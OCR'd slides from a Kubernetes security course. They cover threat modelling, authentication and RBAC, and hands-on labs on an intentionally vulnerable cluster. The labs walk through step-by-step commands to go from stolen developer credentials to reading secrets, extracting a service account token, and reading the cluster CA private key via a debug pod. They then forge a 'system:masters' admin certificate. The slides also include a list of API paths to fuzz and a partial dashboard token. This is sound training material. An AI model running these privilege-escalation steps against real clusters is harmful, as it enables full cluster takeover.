
Services are by default internal to cluster have IP addresses (static or dynamic) and internal DNS names

- Do load-balancing between pods in an app/deployment
- Optionally be exposed externally*


Ingress resources have IP addresses that are externally accessible

Ingress rules act like routing rules that map based on host and path to an internal service and offer more options based on the Ingress Controller used (nginx, Traefik, ngrok, etc)

Pod to Pod Networking same node




Cross-node Networking





Module 7: K8S Security
Threat modeling
Exercises - Some common Scenarios:
Golden Tickets & Abusing CA's.
Detections
RBAC Exercises
Privesc via secrets enumeration
Cloud Metadata Attack

Threat Model



Threat Model, Simplified



Compromised / Malicious:

Pod escalates privileges within Cluster and Cluster Resources


Resource escalates privileges within Cluster and Cluster resources

Kubelet (endpoint with cli tool) escalates privileges to entire cluster

User escalates privileges within Cluster and Cluster Resources


Vulnerabilities or Exposures in API server and Native-Components

How this plays out



- Misconfiguration of the Kubernetes Cluster
- Access Control Misconfiguration
- Insecure Applications / Insecurely engineered Container Images / Containers
- Lack of security features on cluster
- Lack of host security and hardening of the nodes
- Vulnerabilities in core Kubernetes components

Authentication




By default, Kubernetes uses signed client certs and its own internal PKI for the cluster for issuing them.

This makes the initial admin cert and private key the "domain admin" of the cluster.

If the private key is compromised, an attacker has full control of the cluster, including the ability to delete every resource on the cluster, or issue certs for other users or just authenticate as the admin themself.

The client certs and service account tokens (normally stored in a .kube/config file) are what allow users and service accounts to authenticate


Authentication - OIDC




OpenID Connect for Kubernetes Authentication is one of the best options for managing authorization for Kubernetes Clusters

There are OpenID provider services that can interface with an organization's existing identity infrastructure (ex: Active Directory, Cloud Provider identity) that provides OpenID Connect authentication for an organization's Kubernetes environments.

All Kubernetes clusters should be using the OIDC standard.




Priv Esc - to golden tickets (lab setup)



Demo an attacker compromising a PKI for cluster through an insecurely configured permissions.

```
$> ansible-playbook k8s-ansible-setup.yaml


# This will further configure the cluster and may take a
# while, est. 2-3 mins.
```

What did we just do with Ansible?



IaC software (Infrastructure as Code) similar to Puppet, Chef, etc to handle provisioning, configuration management and deployments.


Python based and agent-less (system just needs Python and SSH or an API for running on remote host or resource)

Ansible is setting up the cluster and configuring them in an intentionally vulnerable way for us to learn from

Configurations are in yaml files that are easy to read

Ansible is great for building and maintaining (repaving) systems.

Authorization - RBAC



Leverage Role-Based Access Control to control access for each user


Principle of least privilege when assigning each user a role

Identify security privileges not needed

RBAC policies define what resources and can be accessed and what verbs can be run on that resource

It is possible to use certain roles to escalate privileges


Lab Scenario



During an op, you have compromised a developer and found kubernetes account creds on their workstation in a local repo, you add these creds to your attack host

```
# If your Ansible playbook finished with no errors
# Switch kubectl to use the new creds
# (we've added creds to kubectl config for you)

$> kubectl config use-context developer@kind-lab
```


Priv Esc - to golden tickets (lab)



During an op, you have compromised a developer and found k8s account creds, you add these creds to your attack host

```
# What can it do?

$> kubectl auth can-i --list

# Very limited permissions

$> kubectl get pods

# Change the number [rand] below and exec into

$> kubectl exec -it myapp-[rand] -- /bin/bash
```

Priv esc - to golden tickets (lab cont.)



```
# Install some utilities

$> apt update && apt install -y curl

# We need kubectl inside the container

$> curl -LO "https://dl.k8s.io/release/$(curl -L -s \
https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"

# chmod kubectl so we can execute

$> chmod +x kubectl && mv kubectl /usr/local/bin/

# Let see what we can do from this pod?

$> kubectl auth can-i --list
```


Priv esc - why does this work?

- Pods are assigned their own service accounts by default
- Some pods have a custom service account
- Since we're running 'kubectl' from this pod it's using the pods service account
- Kubernetes mounts the service account credentials inside the pod under a directory where 'kubectl' knows to look

```
$> ls -l /var/run/secrets/kubernetes.io/serviceaccount/
```


Priv esc - to golden tickets (lab cont.)

Very locked down permissions ... except for one!



```
# Get some secrets

$> kubectl get secrets

# Meh, lets try something else, just maybe...

$> kubectl get secrets --all-namespaces

$> kubectl get secrets -n tracee-system | grep security

# Look for Token

$> kubectl -n tracee-system get secret security-svc-token -o json
```

Priv esc - what is happening?




What is happening?

Service account for pod/cluster was was heavily restricted.

However, was allowed to read secrets for some reason (application needed to access some secrets?)


```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  # "namespace" omitted since
  # ClusterRoles are not namespaced
  name: secret-reader
rules:
- apiGroups: [""]
  resources: ["secrets"]
  verbs: ["get", "watch", "list"]
```

Priv esc - to golden tickets (lab cont.)




```
# Import the token into environment variable

$> export TOKEN=$(kubectl -n tracee-system get secret security-svc-token \
 -o=jsonpath="{.data.token}" \
| base64 -d)

# We've now stored the decoded token as a environment variable (eyJ...)

$> echo $TOKEN

# Let’s see what we can do

$> kubectl auth can-i --list
```

Priv esc - to golden tickets (lab cont.)



```
# Oops, this time let try using the token
# Let's see what we can do...again

$> kubectl auth can-i --list --token="$TOKEN"

# Resources *, Verbs * ...we're admins again

$> kubectl get pods -n kube-system --token="$TOKEN"

# Note kube-apiserver-* pod

$> kubectl --token="$TOKEN" -n kube-system exec \
 kube-apiserver-lab-control-plane -- cat \
 /etc/kubernetes/pki/ca.key
```

What Happened?



Distroless Containers

What used to work in Kubernetes no longer does


Sometime in the last few minor versions, Kubernetes went from Debian based images to distroless.

No extra binaries or libraries for attacker to "Live off land" or spawn or utilize in a attack


Nothing unnecessary

Only what is needed to run the application

No 'cat' 😫




Priv esc - to golden tickets (lab cont.)



```
# Can’t spawn into api server...
# Let’s “Debug” the lab-control-plane

$> kubectl debug node/lab-control-plane -it --image=ubuntu --token=$TOKEN

# We just spawned a debug pod on the control plane with ubuntu and our utils

$> cd /host

# Neat feature, debug pods automatically mount the host under /host

$> cat etc/kubernetes/pki/ca.key

# Copy the key and the cert below to your local text editor or scratch pad,
we’ll need it later

$> cat etc/kubernetes/pki/ca.crt
```

CA Keys - Golden Tickets



A few notes on Kubernetes issuing user certs

CA keys/certs are good for a very long period (e.g. 10 years)

The CA keys/certs can be used to issue and sign new user certs

Kubernetes has no user database, or certificate revocation


Kubernetes will only check the CN and O fields of a client certificate

It doesn't care if more than one cert exists for the same user

CN and O are the same, and signed is all it checks


So anyone with the CA key and cert can access the cluster as long as the CA cert is valid

CA keys - golden tickets (killshot)




```
# Exit out of both pod shells
$> exit
$> exit


# Issue client cert for any user
# Instead of copying and pasting, write the ca.crt and ca.key to local files

$> mkdir certs && cd certs

$> cat << -EOF- > ca.key
# Paste ca.key (the one starting with -----BEGIN RSA PRIVATE KEY-----)
-EOF-
# Typing EOF tells cat to end the input and write it to the ca.key
# EOF can be any string but the convention is used because it stand for End Of File
# Added dashes as there is some chance the EOF string is in the key or cert somewhere and may break this

$> cat << -EOF- > ca.crt
# Paste ca.crt (the one starting with -----BEGIN CERTIFICATE-----)
-EOF-

$> cat ca.key ca.crt
```

CA keys - golden tickets (killshot)



```
# Issue client cert for any user
# Instead of copying and pasting, write the ca.crt and ca.key to local files

#Generate private key
$> openssl genrsa -out user.key 2048

# Create Certificate Signing Request
$> openssl req -new -key user.key -subj "/CN=kubernetes-admin/O=system:masters" -out user.csr

#Issue cert using default CN and subject for a powerful default account
$> openssl x509 -req -in user.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out user.crt -days 1024
-sha256

# Add new cert to kubectl config
$> kubectl config set-credentials kubernetes-admin --client-certificate=user.crt --client-key=user.key
--embed-certs

$> kubectl config set-context k8s-admin@hacked-cluster --user=kubernetes-admin --cluster kind-lab

$> kubectl config use-context k8s-admin@hacked-cluster
# You're now using a newly issued cert for the kubernetes-admin account, you can just keep it that way
# or switch back to the original context
```


How realistic was that?



Sometimes developers, especially in 'devops' environments have a lot of permissions, or if they don't, their environments they have access to might have service accounts and secrets.

An attacker may have compromised tokens from somewhere else, a code repo, a file share, etc.

Unauth K8s Discovery - paths




"More than 380,000 K8s Api servers allow some kind of public access."

```
microk8s status --wait-ready  ====> List all addons
microk8s kubectl get nodes ====> Get Node details
microk8s enable <addon> =====> Enable specific addon
https://microk8s.io/docs/addons#heading--list ====> addon URL
alias kubectl='microk8s kubectl' ===> alias command
microk8s kubectl port-forward -n kube-system service/kubernetes-dashboard 10443:443 ====> Dashboard URL
kubectl -n monitoring port-forward grafana-5874b66f87-2pn5h 3200:3000  ====> Grafana

microk8s enable dns ===> ENABLING DNS IS MUST FOR ACCESSING SERVICE

Dashboard Tokens
================

token:      eyJhbGciOiJSUzI1NiIsImtpZCI6Il9VZ3NGRGZCclRfcHlaX2ZsUTZhaThBeVF1Y3N6VWd1bThzdVprYWdyTFkifQ.eyJpc3MiOiJr
```

Fuzz this


- /api
- /api/*
- /apis
- /apis/*
- /healthz
- /openapi
- /openapi/*
- /swagger-2.0.0.pb-v1
- /swagger.json
- /swaggerapi
- /swaggerapi/*
- /version
- github dorks!

Decode a JWT



```
# kubectl -n kube-system get secret sa-token \ -o
jsonpath='{.data.token}' | base64 --decode
{
 "iss": "kubernetes/serviceaccount",
 "kubernetes.io/serviceaccount/namespace": "kube-system",
 "kubernetes.io/serviceaccount/secret.name": "default-token-mr46x",
 "kubernetes.io/serviceaccount/service-account.name": "default",
 "kubernetes.io/serviceaccount/service-account.uid":
"065b0bf5-d024-4e30-a01c-e9b2dddd14a5",
 "sub": "system:serviceaccount:kube-system:default"
}
now
```

Evil Pod (lab)



During an op, you have compromised a developer and found k8s account creds, you add these creds to your attack host


```
# What if there wasn't such a vulnerability?

$> kubectl delete deployment myapp -n pls-dont-hack-me

$> kubectl delete serviceaccount read-secrets -n pls-dont-hack-me

# Lets pretend to just have developer creds again

$> kubectl config use-context developer@kind-lab
$> cd ~

# Now what? Maybe we can try one other trick...

$> cat k8s-manifests/evilpod.yaml
```

Evil (Malicious Pod)

evilpod.yaml

